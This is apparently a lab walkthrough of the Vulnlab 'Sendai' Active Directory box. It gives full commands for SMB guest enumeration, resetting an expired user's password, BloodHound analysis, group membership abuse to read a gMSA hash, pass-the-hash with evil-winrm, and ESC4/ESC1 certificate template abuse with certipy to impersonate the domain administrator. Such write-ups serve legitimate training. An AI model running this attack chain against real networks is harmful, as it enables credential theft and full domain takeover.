Vulnlab Walkthrough Sendai

Nmap
Enumeration

Using crackmapexec, let’s try to enumerate open shares with the username guest and an empty password. We can see that we have read access to IPC$, Sendai, and the Users share.
crackmapexec smb 10.10.82.95 -u guest -p '' --shares
In the Sendai share, we find incident.txt. Here is what the file says:

The most relevant part of the file states: “Affected users will be required to change their passwords upon their next login.” Let’s enumerate further using crackmapexec.
crackmapexec smb 10.10.82.95 -u 'guest' -p '' --rid-brute

Here we found multiple users. I saved these usernames to a file for further testing. With this user list, let’s attempt authentication using an empty password.
crackmapexec smb 10.10.82.95 -u users.txt -p '' --continue-on-success

We see that the Elliot Yates user and the Thomas Powell user require a password change.
Changing a User’s Password & Bloodhound Enumeration
Using smbpasswd.py (available on GitHub) we can change Elliot Yates’ password.
python3 smbpasswd.py -newpass Password123 'Elliot.Yates':@10.10.82.95


Using these credentials, we can further enumerate with Bloodhound.
bloodhound-python -u ‘Elliot.Yates’ -p ‘Password123’ -d sendai.vl -c ALL -ns 10.10.82.95
Using BloodHound, we’ve identified a privilege escalation path:
- Elliot Yates is a member of the
Support Group. - The
Support Grouphas GenericAll privileges to theADMSVC Group. - The
ADMSVC Grouphas Read GMSAPassword privileges to theMGTSVC Account.

What this means is that we can add Elliot Yates to the ADMSVC Group and then retrieve the password for the MGTSVC Acount.
Initial Foothold and User Flag
Adding Elliot Yates to the ADMSVC Group.
net rpc group addmem "ADMSVC" Elliot.Yates -U sendai.vl/Elliot.Yates -S 10.10.82.95
Retrieving the MGTSVC NTLM hash.
crackmapexec ldap 10.10.82.95 -u Elliot.Yates -p Password123 –gmsa

Using this hash, we can authenticate using Evil-WinRM.
evil-winrm -i 10.10.82.95 -u 'mgtsvc$' -H 'hash'

The user flag is in C:\.
More Enumeration: PrivescCheck & ADCS
Running PrivescCheck, we find Clifford Davey’s credentials.

Using crackmapexec, let’s see if there are any Active Directory Certificate Services (ADCS).
crackmapexec ldap 10.10.82.95 -u 'Elliot.Yates' -p 'Password123' -M ADCS

Here we confirm that ADCS is enabled. Let’s use certipy (available on GitHub) for further enumeration.
certipy find -u 'clifford.davey' -p 'password' -dc-ip 10.10.82.95 -dns-tcp -ns 10.10.82.95

Here we see that the ca-operators group is vulnerable to ESC4. This article explains how to exploit ESC4.
Essentially, anyone who is a member of the ca-operators group can modify permissions on a certificate template, making the template vulnerable to ESC1. When ESC1 is vulnerable, low-privileged users can request certificates for other users, including high-privileged accounts.

Root
Using the Clifford Davey’s credentials we obtained from PrivescCheck, we can modify the certificate template permissions, making it vulnerable to ESC1.
certipy template -username clifford.davey@sendai.vl -password password -template SendaiComputer -save-old -dc-ip 10.10.82.95
After making the certificate template vulnerable to ESC1, we can run the certipy find command again to confirm that it is now vulnerable to ESC1.

The command below is used to request a certificate as the administrator user.
certipy req -username clifford.davey@sendai.vl -password password -ca sendai-DC-CA -dc-ip 10.10.82.95 -template SendaiComputer -upn administrator@sendai.vl

Here we can see that we got the certificate and the private key for administrator.pfx. We can now use this to obtain the NTLM hash for the administrator user.
certipy auth -pfx administrator.pfx -domain sendai.vl -username administrator -dc-ip 10.10.82.95

With this NTLM hash, we can connect over Evil-WinRM to obtain the root flag.

Remediation
Require identity verification before allowing password changes (e.g. security questions). Do not store passwords in plain text.